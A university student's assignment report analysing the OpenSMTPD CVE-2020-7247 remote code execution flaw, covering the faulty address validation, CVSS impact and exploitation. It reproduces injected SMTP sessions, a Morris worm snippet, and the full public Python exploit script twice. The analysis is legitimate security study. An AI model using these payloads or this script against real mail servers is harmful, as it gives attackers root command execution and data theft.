



Sri Lanka Institute of Information Technology

**OpenSMTPD 6.6.1p1- Remote Code Execution Vulnerability**  
**CVE 2020 - 7247**  
**Individual Assignment**

IE2012 – Systems and Network Programming

Submitted by:

Student Registration Number	Student Name
IT19009278	Traveen Kavith

12<sup>th</sup> May 2020

## **Introduction**

OpenSMTPD is a free implementation of server-side SMTP protocols with additional standard extensions. It allows ordinary machines to exchange emails with other systems speaking the SMTP protocol. Started out of the dissatisfaction with other SMTPD implementations, OpenSMTPD is a fairly complete SMTP implementation. It is primarily developed by Gilles Chehade and Eric Faurot, with contributions from various OpenBSD hackers, coders and members from other communities.

The vulnerability CVE 2020 – 7247 was initially discovered in the OpenSMTPD application in May 2018 which an exploit was later developed by Qualys Inc. The exploit allowed for root level access to run malicious shell commands on a target host that used OpenSMTPD 6.6.1 and enabled an attacker to perform Local Privilege escalation and Remote Code Execution.

Once a target is exploited an attacker has full control to the SMTP server and can intercept traffic and data going through the server. This exploit violates Confidentiality, Integrity and Availability of the target system.

## **Discovery of the Vulnerability**

The vulnerability was first discovered and reported by Qualys, Inc. A major cloud security, compliance and related services company which is based in Foster City, California. Founded in 1999, Qualys was the first company to deliver vulnerability management solutions as applications through the web using a "software as a service" (SaaS) model, and as of 2013 Gartner Group for the fifth time gave Qualys a "Strong Positive" rating for these services. It has added cloud-based compliance and web application security offerings.

The vulnerability was discovered in OpenSMTPD software, which is a mail server service created by OpenBSD. This vulnerability is exploitable since May 2018 and allows an attacker to execute arbitrary shell commands as the root user of the target host. Attacks can be performed:

- Either locally, in OpenSMTPD's default configuration (which listens on the loopback interface and only accepts mail from localhost);
- Or locally and remotely, in OpenSMTPD's "uncommented" default configuration (which listens on all interfaces and accepts external mail).

A simple proof of concept was developed and successfully tested against OpenBSD 6.6 (the current release at the time) and Debian testing (Bullseye); other versions and distributions are also exploitable.

OpenSMTPD's smtp\_mailaddr() function is responsible for validating sender (MAIL FROM) and recipient (RCPT TO) mail addresses:

snippet from source OpenSMTPD code:

```
-----
2189 static int
2190 smtp_mailaddr(struct mailaddr *maddr, char *line, int mailfrom, char
**args,
2191     const char *domain)
2192 {
2193     ....
2218     if (!valid_localpart(maddr->user) ||
```

```

2219         !valid_domainpart(maddr->domain)) {
.....
2234         return (0);
2235     }
2236
2237     return (1);
2238 }

```

---

- it calls `valid_domainpart()` to validate the domain name of a mail address. This function only accepts IPv4 and IPv6 addresses, and alpha-numeric, '.', '-', and '\_' characters;

- it calls `valid_localpart()` to validate the local part of a mail address. This function only accepts alpha-numeric, '.', and `MAILADDR_ALLOWED` characters (a white list from RFC 5322):

```
#define MAILADDR_ESCAPE    "!#$%&'*?`{|}~"
```

`smtp_mailaddr()`'s white-listing and `mda_expand_token()`'s escaping are fundamental to OpenSMTPD's security; they prevent dangerous characters from reaching the shell that executes MDA commands (inside the `mda_unpriv()` function):

```

execle("/bin/sh", "/bin/sh", "-c", mda_command, (char *)NULL,
      mda_envIRON);

```

Mail Delivery Agents (MDAs) are responsible for delivering mail to local recipients; for example, OpenSMTPD's default MDA method is "mbox", and the corresponding MDA command is (in `parse.y`):

```

asprintf(&dispatcher->u.local.command,
        "/usr/libexec/mail.local -f %{mbox.from} %{user.username}");

```

Where `%{user.username}` is the name of an existing local user, and `%{mbox.from}` is the sender address, which would be under the complete control of an attacker without the `smtp_mailaddr()`'s white-listing and `mda_expand_token()`'s escaping).

The vulnerability was discovered in the `smtp_mailaddr()` (CVE-2020-7247):

Snippet from OpenSMTPD Source Code:

---

```

2189 static int
2190 smtp_mailaddr(struct mailaddr *maddr, char *line, int mailfrom, char
**args,
2191     const char *domain)
2192 {
.....
2218     if (!valid_localpart(maddr->user) ||
2219         !valid_domainpart(maddr->domain)) {
.....
2229         if (maddr->domain[0] == '\\0') {
2230             (void)strncpy(maddr->domain, domain,
2231                 sizeof(maddr->domain));
2232             return (1);
2233         }
2234         return (0);
2235     }
2236
2237     return (1);
2238 }

```

-----

If the localpart of the address is invalid (line 2218) and if its domain name is empty (line 2229), then `smtp_mailaddr()` adds the default domain automatically (line 2230) and returns 1 (line 2232), although it should return 0 because the local part of the address is invalid (for example, because it contains invalid characters).

As a result, an attacker can pass malicious characters that are not in `MAILADDR_ALLOWED` and not in `MAILADDR_ESCAPE` (the characters `'` and `'` in particular) to the shell that executes the MDA command.

For example, the following local SMTP session executes "sleep 66" (underlined in the code snippet below) as root, inside the OpenSMTPD's default configuration:

Snippet from Qualy's Vulnerability Disclosure report:

-----

```
$ nc 127.0.0.1 25
220 obsd66.example.org ESMTP OpenSMTPD
HELO professor.falken
250 ob
sd66.example.org Hello professor.falken [127.0.0.1], pleased to meet you
MAIL FROM:<sleep 66;>
250 2.0.0 Ok
RCPT TO:<root>
250 2.1.5 Destination address valid: Recipient ok
DATA
354 Enter mail, end with "." on a line by itself

How about a nice game of chess?
.
250 2.0.0 e6330998 Message accepted for delivery
QUIT
221 2.0.0 Bye
-----
```

## Damages and Impact of the Vulnerability


This page shows the components of the CVSS score for example and allows you to refine the CVSS base score.

### Exploitability Metrics:

- Attack Vector: Network
- Attack Complexity: Low
- Privileges Required: None
- User Interaction: None
- Scope : Unchanged

### Impact Metrics:

- Confidentiality Impact: High
- Integrity Impact: High
- Availability Impact: High



**Base Score: 9.8 (High)**

The vulnerability is a network-based vulnerability that exists within the SMTP protocol which states the vulnerability's Attack Vector to a Network Vector. The level of complexity of the vulnerability is low which reduces the difficulty for attackers to create an exploit code. Prior privileges and user interaction for an exploit are not needed as the exploits can be done remotely. The Vulnerability violates Confidentiality, Integrity and Availability at high measures as the impact is critical. When exploited, an attacker can gain root access to the server/system, this allows them to run malicious shell commands on the OpenSMTPD server. The exploit can be used as a Local Privilege Escalation (LPE) attempt and a Remote Code Execution (RCE) attempt.

## Exploitation Techniques

As mentioned before in the Discovery of the Vulnerability section of the report, the ability to execute arbitrary shell commands through the local part of the smtp\_mailaddr() function in the sender address is relatively limited:

- although OpenSMTPD is less restrictive than RFC 5321; the maximum length of the local part in the smtp\_mailaddr() function should be 64 characters;
- the characters in MAILADDR\_ESCAPE (for example, '\$' and '|') are transformed into ':' characters.

To overcome these limitations posed, inspiration was drawn from the basis of the functions in the Morris worm (which exploited the DEBUG vulnerability in Sendmail by executing the body of a mail as a shell script):

Snippet from Morris Worm Code:

```
-----
debug
mail from: </dev/null>
rcpt to: <"|sed -e '1,/^$/'d | /bin/sh ; exit 0">
data

cd /usr/tmp
cat > x14481910.c <<'EOF'
[text of vector program]
EOF
cc -o x14481910 x14481910.c;x14481910 128.32.134.16 32341 8712440;
rm -f x14481910 x14481910.c

.
quit
-----
```

Indeed, the standard input of the MDA command is the mail part itself of the Morris Worm code: "sed" removes the headers and "/bin/sh" executes the body.

This command cannot be reused (because the '|' and '>' characters are not vial for usage in the exploit code), but we can use "read" to remove N header lines (where N is greater than the number of header lines added by the mail server) and prepend a "NOP slide" of N comment lines to the body of our mail.

For example, the following remote SMTP session executes the body of our mail, as root, in OpenSMTPD's "uncommented" default configuration:

Snippet from Qualy's Vulnerability Disclosure report:

```
-----
$ nc 192.168.56.143 25
220 obsd66.example.org ESMTP OpenSMTPD
HELO professor.falken
250 obsd66.example.org Hello professor.falken [192.168.56.1], pleased to meet you
MAIL FROM:<;for i in 0 1 2 3 4 5 6 7 8 9 a b c d;do read r;done;sh;exit 0;>
250 2.0.0 Ok
RCPT TO:<root () example org>
250 2.1.5 Destination address valid: Recipient ok
DATA
```

354 Enter mail, end with "." on a line by itself

```
#0
#1
#2
#3
#4
#5
#6
#7
#8
#9
#a
#b
#c
#d
for i in W O P R; do
    echo -n "($i) " && id || break
done >> /root/x."`id -u`"."$$"
.
250 2.0.0 4cdd24df Message accepted for delivery
QUIT
221 2.0.0 Bye
```

-----

## Exploitation Methods Implemented

Currently the only known exploitation method is the exploit code published by Qualys, Inc Security which exploits the SMTP protocol and allows for Local privilege escalation and Remote Code execution. The exploit works by sending malicious shellcode through MDA commands.

### Raw Exploit Code:

```
from socket import *
import sys

if len(sys.argv) != 4:
    print('Usage {} <target ip> <target port> <command>'.format(sys.argv[0]))
    print("E.g. {} 127.0.0.1 25 'touch /tmp/x'".format(sys.argv[0]))
    sys.exit(1)

ADDR = sys.argv[1]
PORT = int(sys.argv[2])
CMD = sys.argv[3]

s = socket(AF_INET, SOCK_STREAM)
s.connect((ADDR, PORT))

res = s.recv(1024)
if 'OpenSMTPD' not in str(res):
    print('[!] No OpenSMTPD detected')
    print('[!] Received {}'.format(str(res)))
    print('[!] Exiting...')
    sys.exit(1)

print('[*] OpenSMTPD detected')
s.send(b'HELO x\r\n')
res = s.recv(1024)
if '250' not in str(res):
    print('[!] Error connecting, expected 250')
```

```

    print('[!] Received: {}'.format(str(res)))
    print('[!] Exiting...')
    sys.exit(1)


print('[*] Connected, sending payload')
s.send(bytes('MAIL FROM:<{}>\r\n'.format(CMD), 'utf-8'))
res = s.recv(1024)
if '250' not in str(res):
    print('[!] Error sending payload, expected 250')
    print('[!] Received: {}'.format(str(res)))
    print('[!] Exiting...')
    sys.exit(1)

print('[*] Payload sent')
s.send(b'RCPT TO:<root>\r\n')
s.recv(1024)
s.send(b'DATA\r\n')
s.recv(1024)
s.send(b'\r\nxxx\r\n.\r\n')
s.recv(1024)
s.send(b'QUIT\r\n')
s.recv(1024)
print('[*] Done')
#
# Exploit Title: OpenSMTPD 6.6.2 - Remote Code Execution
# Date: 2020-01-29
# Exploit Author: 1F98D
# Original Author: Qualys Security Advisory
# Vendor Homepage: https://www.opensmtpd.org/
# Software Link: https://github.com/OpensSMTPD/OpensSMTPD/releases/tag/6.6.1p1
# Version: OpenSMTPD < 6.6.2
# Tested on: Debian 9.11 (x64)
# CVE: CVE-2020-7247
# References:
# https://www.openwall.com/lists/oss-security/2020/01/28/3
#
# OpenSMTPD after commit a8e222352f and before version 6.6.2 does not adequately
# escape dangerous characters from user-controlled input. An attacker
# can exploit this to execute arbitrary shell commands on the target.

```



## Exploit Screenshots



A screenshot of a code editor window titled "exploit\_opensmtpd.py" with a file path of "~/Desktop/SNP\_Assignment". The editor shows the first 38 lines of a Python script. The script includes a header with exploit details (title, date, author, original author, vendor homepage, software link, version, tested on, CVE, and references), a description of the vulnerability, and the initial setup for a socket connection. The status bar at the bottom indicates "Python", "Tab Width: 8", "Ln 35, Col 32", and "INS".

```
1 # Exploit Title: OpenSMTPD 6.6.2 - Remote Code Execution
2 # Date: 2020-01-29
3 # Exploit Author: 1F98D
4 # Original Author: Qualys Security Advisory
5 # Vendor Homepage: https://www.opensmtpd.org/
6 # Software Link: https://github.com/OpenSMTPD/OpenSMTPD/releases/tag/6.6.1p1
7 # Version: OpenSMTPD < 6.6.2
8 # Tested on: Debian 9.11 (x64)
9 # CVE: CVE-2020-7247
10 # References:
11 # https://www.openwall.com/lists/oss-security/2020/01/28/3
12 #
13 # OpenSMTPD after commit a8e222352f and before version 6.6.2 does not adequately
14 # escape dangerous characters from user-controlled input. An attacker
15 # can exploit this to execute arbitrary shell commands on the target.
16 #
17 #!/usr/local/bin/python3
18
19 from socket import *
20 import sys
21
22 if len(sys.argv) != 4:
23     print('Usage {} <target ip> <target port> <command>'.format(sys.argv[0]))
24     print("E.g. {} 127.0.0.1 25 'touch /tmp/x'".format(sys.argv[0]))
25     sys.exit(1)
26
27 ADDR = sys.argv[1]
28 PORT = int(sys.argv[2])
29 CMD = sys.argv[3]
30
31 s = socket(AF_INET, SOCK_STREAM)
32 s.connect((ADDR, PORT))
33
34 res = s.recv(1024)
35 if 'OpenSMTPD' not in str(res):
36     print('[!] No OpenSMTPD detected')
37     print('[!] Received {}'.format(str(res)))
38     print('[!] Exiting ...')
```



A screenshot of the same code editor window showing lines 39 to 68 of the Python script. This section handles the connection logic, including error handling for failed connections and the execution of the payload. The status bar at the bottom indicates "Python", "Tab Width: 8", "Ln 8, Col 31", and "INS".

```
39     sys.exit(1)
40
41 print('[*] OpenSMTPD detected')
42 s.send(b'HELO x\r\n')
43 res = s.recv(1024)
44 if '250' not in str(res):
45     print('[!] Error connecting, expected 250')
46     print('[!] Received {}'.format(str(res)))
47     print('[!] Exiting ...')
48     sys.exit(1)
49
50 print('[*] Connected, sending payload')
51 s.send(bytes('MAIL FROM:<{}>\r\n'.format(CMD), 'utf-8'))
52 res = s.recv(1024)
53 if '250' not in str(res):
54     print('[!] Error sending payload, expected 250')
55     print('[!] Received {}'.format(str(res)))
56     print('[!] Exiting ...')
57     sys.exit(1)
58
59 print('[*] Payload sent')
60 s.send(b'RCPT TO:<root>\r\n')
61 s.recv(1024)
62 s.send(b'DATA\r\n')
63 s.recv(1024)
64 s.send(b'\r\nxxx\r\n.\r\n')
65 s.recv(1024)
66 s.send(b'QUIT\r\n')
67 s.recv(1024)
68 print('[*] Done')
```

## Conclusion

The OpenSMTPD is an efficient and simple SMTP service provider that allows computers to access the SMTP Protocol for mailing access within the system itself or with other servers that speak the same protocol. The vulnerability found for the application is rated as a critical issue and has large consequences when exploited. An exploit code was developed that utilizes the vulnerability and allows for root level access for attackers. This Vulnerability was fixed by a patch issued to the OpenSMTPD application by OpenBSD.

The vulnerability is given a CVSS Score of 9.8 with a score of 5.9 for Impact and 3.9 for Exploitability. This vulnerability exists on the SMTP protocol which sets the Attack Vector to a Network Vector. The complexity of the vulnerability is low which is complemented by the fact that prior privileges are not needed and can be done with basic access. The obstacle of user interaction is not present in this vulnerability and allows for complete remote execution.

The exploit developed for this vulnerability is created by Qualys Inc, a cloud-based security platform. They were able to create a simple python script using the sockets library to embed arbitrary shell commands to MDA commands going into the server. This exploit can be used both for Local Privilege Escalation and Remote Code Execution. Qualys Inc reported the security vulnerability to OpenBSD where a security patch was published to fix the vulnerability.

## References

<https://www.exploit-db.com/exploits/47984>

<http://seclists.org/fulldisclosure/2020/Jan/49>

<https://seclists.org/bugtraq/2020/Jan/51>

<https://www.openbsd.org/security.html>

<https://blog.qualys.com/laws-of-vulnerabilities/2020/01/29/openbsd-opensmtpd-remote-code-execution-vulnerability-cve-2020-7247>

<https://nvd.nist.gov/vuln-metrics/cvss/v3-calculator?name=CVE-2020-7247&vector=AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H&version=3.1&source=NIST>

<https://nvd.nist.gov/vuln/detail/CVE-2020-7247>